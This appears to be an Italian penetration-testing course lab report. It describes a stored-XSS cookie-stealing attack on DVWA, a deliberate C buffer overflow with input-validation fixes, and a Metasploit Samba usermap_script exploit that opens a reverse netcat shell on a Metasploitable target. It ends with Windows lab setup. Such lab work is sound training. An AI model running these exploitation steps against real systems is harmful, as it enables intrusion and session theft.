2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c4:ec:22 brd ff:ff:ff:ff:ff:ff
    inet 192.168.104.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec4:ec22/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Inseriamo del codice


per testare la vulnerabilità del nostro target procederemo inserendo del codice basilare per testarne la risposta, noteremo che il server memorizza l'input senza sanitarlo adeguatamente!






Incremento del max length


una volta entrati nella sezione XSS STORED di DVWA, selezioniamo inspect q con tasto destro per modificare la quantità di caratteri da poter immettere nella sezione Message, dove andremo a mettere lo script malevolo, per avere la sicurezza di riuscire ad scriverlo per intero.





Mettiamoci in ascolti

E’ arrivato il momento di inserire il codice malevolo all’interno della query, prima però ci metteremo in ascolto sulla porta prestabilita dal codice con il comando in sovraimpressione.



BINGO!

Come possiamo vedere siamo riusciti ad inserire il codice correttamente! dalla shell notiamo come ci siano arrivate informazioni di vario tipo, dai cookie della sessione all’IP della macchina vittima, al tipo di OS utilizzato.
Da questo momento chiunque provi ad accedere a questa sessione del sito invierà a noi i suoi dati automaticamente, a patto che dall’altra parte ci sia attiva una sessione di ascolto.

PROTEGGERSI DA XSS PERSISTENTE

01

Sanificazione e validazione degli input

- Sanitizzazione: Rimuovi o codifica i caratteri pericolosi (come <, >, &, " e ') dagli input degli utenti prima di memorizzarli nel database.
- Validazione: I dati in ingresso devono essere convalidati per assicurarsi che siano del formato e del tipo previsto.
- Utilizza framework e librerie che gestiscono automaticamente la sanitizzazione e l'escaping degli input. Alcuni esempi includono React, Angular e Django, che offrono meccanismi integrati per prevenire attacchi XSS.

02

Aggiornamenti regolari e test di sicureza

- Mantieni sempre aggiornati i tuoi software, framework e librerie per assicurarti di utilizzare le versioni più sicure e senza vulnerabilità note.
- Esegui regolarmente test di sicurezza, come penetration testing e scansioni di vulnerabilità, per identificare e correggere eventuali problemi.

SYSTEM EXPLOIT

BOF

ANALISI DEL CODICE

```
Inserire 10 interi:
[1]:9
[2]:7
[3]:5
[4]:3
[5]:1
[6]:2
[7]:4
[8]:6
[9]:8
[10]:10
Il vettore inserito e':
[1]: 9
[2]: 7
[3]: 5
[4]: 3
[5]: 1
[6]: 2
[7]: 4
[8]: 6
[9]: 8
[10]: 10
Il vettore ordinato e':
[1]:1
[2]:2
[3]:3
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
[10]:10
```

Funzionalità: leggere, ordinare e visualizzare un array di 10 interi inseriti dall’utente.

Rischio: la rimozione della condizione di terminazione può causare un errore di segmentazione.

BUFFER OVERFLOW ED ERRORE DI SEGMENTAZIONE

```
printf ("Inserire 10 interi:\n");

for ( i = 0 ; ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
    }
```

Modifica: ciclo di input infinito che porta ad accedere a memoria fuori dai limiti.

```
Inserire 10 interi:
[1]:5
[2]:4
[3]:3
[4]:4
[5]:5
[6]:6
[7]:2
[8]:3
[9]:2
[10]:3
[11]:4
[12]:5
[7]:6
[8]:7
[9]:8
[10]:9
[11]:10
[12]:65
[67]:54
[68]:43
[69]:32
[70]:
```

Risultato: il programma si comporta in maniera inaspettata a causa dell'accesso non autorizzato alla memoria.

```
Exception has occurred. ×
Segmentation fault

PROBLEMS 1  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

[1286]: 6648417
[1287]: 1598506072
[1288]: 1179537219
[1289]: 1147094857
[1290]: 1028870729
[1291]: 1668572463
[1292]: 1734637615
[1293]: 1329879552
[1294]: 1380533332
[1295]: 1869098813
[1296]: 1798268269
[1297]: 6909025
[1298]: 1162758476
```

CONTROLLI DELL'INPUT

```
Inserire fino a 10 interi (inserire -1 per fermarsi):
[1]: a
Input non valido. Riprova.
[1]:
```

Convalida dell'input: convalidare l'input dell'utente per prevenire arresti anomali.

```
Hai inserito solo 7 numeri. Inserisci altri numeri:
3 4 5 6 7 8
Limite massimo raggiunto. Non puoi inserire più di 10 numeri.
Il vettore aggiornato è:
[1]: 3
[2]: 4
[3]: 5
[4]: 6
[5]: 7
[6]: 8
[7]: 9
[8]: 3
[9]: 4
[10]: 5
Il vettore ordinato aggiornato è:
[1]: 3
[2]: 3
[3]: 4
[4]: 4
[5]: 5
[6]: 5
[7]: 6
[8]: 7
[9]: 8
[10]: 9
```


Prevenzione dell'overflow: limitare il numero di input alladimensione dell'array.

EXPLOIT METASPLOITABLE CON METASPLOIT

Requisiti laboratorio Giorno 4:
IP Kali Linux: 192.168.50.100
IP Metasploitable: 192.168.50.150
Listen port (nelle opzioni del payload): 5555

Iniziamo quindi effettuando un vulnerability scanning utilizzando Nessus.


Al termine dello scan otteniamo un report.
Lo stesso riporta ed evidenzia diverse vulnerabilità, da quelle critiche a quelle di livello low.



Tra le vulnerabilità presenti abbiamo deciso di sfruttarne una inerente l'esecuzione di Samba.

Nelle versioni dalla 3.0.20 alla 3.0.25rc3, quando è abilitata l'opzione non predefinita "username map script".

Non è necessaria alcuna autenticazione per sfruttare questa vulnerabilità, poiché la mappatura dei nomi utente avviene prima dell'autenticazione!



Vulnerabilities Total: 103

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	-	-	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	-	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	-	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0*	-	-	32314	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness
CRITICAL	10.0*	-	-	32321	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness (SSL check)
CRITICAL	10.0*	-	-	61708	VNC Server 'password' Password
HIGH	8.6	-	-	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	-	42256	NFS Shares World Readable
HIGH	7.5	-	-	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	-	-	90509	Samba Badlock Vulnerability
MEDIUM	6.5	-	-	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	-	-	136808	ISC BIND Denial of Service
MEDIUM	5.9	-	-	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	-	-	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsole and Weakened eNcryption)

Una volta individuata la vulnerabilità da sfruttare,
avviamo sulla shell metasploitable mediante il comando “msfconsole”

```
┌──(leonardo㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMM                  MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM                MMMMM  JMMMM
MMMNl  MMMMMMMN        NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMNm,             eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNM
       https://metasploit.com

      =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/samba/usermap_script
```

Ricerchiamo a questo punto il nostro exploit:
exploit/multi/samba/usermap_script.

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map scri
pt" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap
_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options
```

A questo punto mediante
il comando
“options” andiamo a settare
le configurazioni del nostro exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

Una volta terminata la configurazione possiamo far partire il nostro exploit mediante il comando “run”

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts ⇒ 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:43200) at 2024-10-01 16:30:
43 +0200
```

Ottenuto l’accesso alla macchina target ne andiamo ad osservare la configurazione di rete mediante il comando “ifconfig”.

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:d6:ba
          inet addr:192.168.50.150  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe92:d6ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8322 (8.1 KB)  TX bytes:15888 (15.5 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX bytes:62685 (61.2 KB)
```

EXPLOIT WINDOWS CON METASPLOIT

Requisiti laboratorio Giorno 5
IP Kali Linux: 192.168.200.100
IP Windows: 192.168.200.200
Listen port (payload option): 7777


Prima di inziare, procediamo con il settaggio degli IP delle macchine Kali Linus (attaccante) e Windows 10 (vittima) e ci accertiamo che comunichino tra loro attraverso il comando ‘ping’.

Kali:

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 4184sec preferred_lft 4184sec
    inet6 fe80::a8d5:139c:fd56:c473/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo ip addr add 192.168.200.100/24 dev eth0
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 5338sec preferred_lft 5338sec
    inet 192.168.200.100/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a8d5:139c:fd56:c473/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Windows 10:

```
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>ipconfig

Configurazione IP di Windows


Scheda Ethernet Ethernet:

   Suffisso DNS specifico per connessione:
   Indirizzo IPv6 locale rispetto al collegamento . : fe80::385a:f9ac:61ed:c18%4
   Indirizzo IPv4. . . . . . . . . . . . : 192.168.200.200
   Subnet mask . . . . . . . . . . . . . : 255.255.255.0
   Gateway predefinito . . . . . . . . . : 192.168.200.1
```



Una volta settati gli IP delle macchine, attiviamo il servizio TomCat, che ci servirà in seguito per entrare nella macchina vittima.


Eseguiamo una scansione di rete con il comando ‘arp-scan’ della rete 192.168.200.0/24. Come possiamo vedere, troviamo la nostra macchina vittima 192.168.200.200.

```
┌──(bruce㉿kali)-[~]
└─$ sudo arp-scan 192.168.200.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:5d:41:dd, IPv4: 192.168.200.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.200.1   08:00:27:e6:a1:33       (Unknown)
192.168.200.200 08:00:27:07:c7:d1       (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.019 seconds (126.80 hosts/sec). 2 responded
```

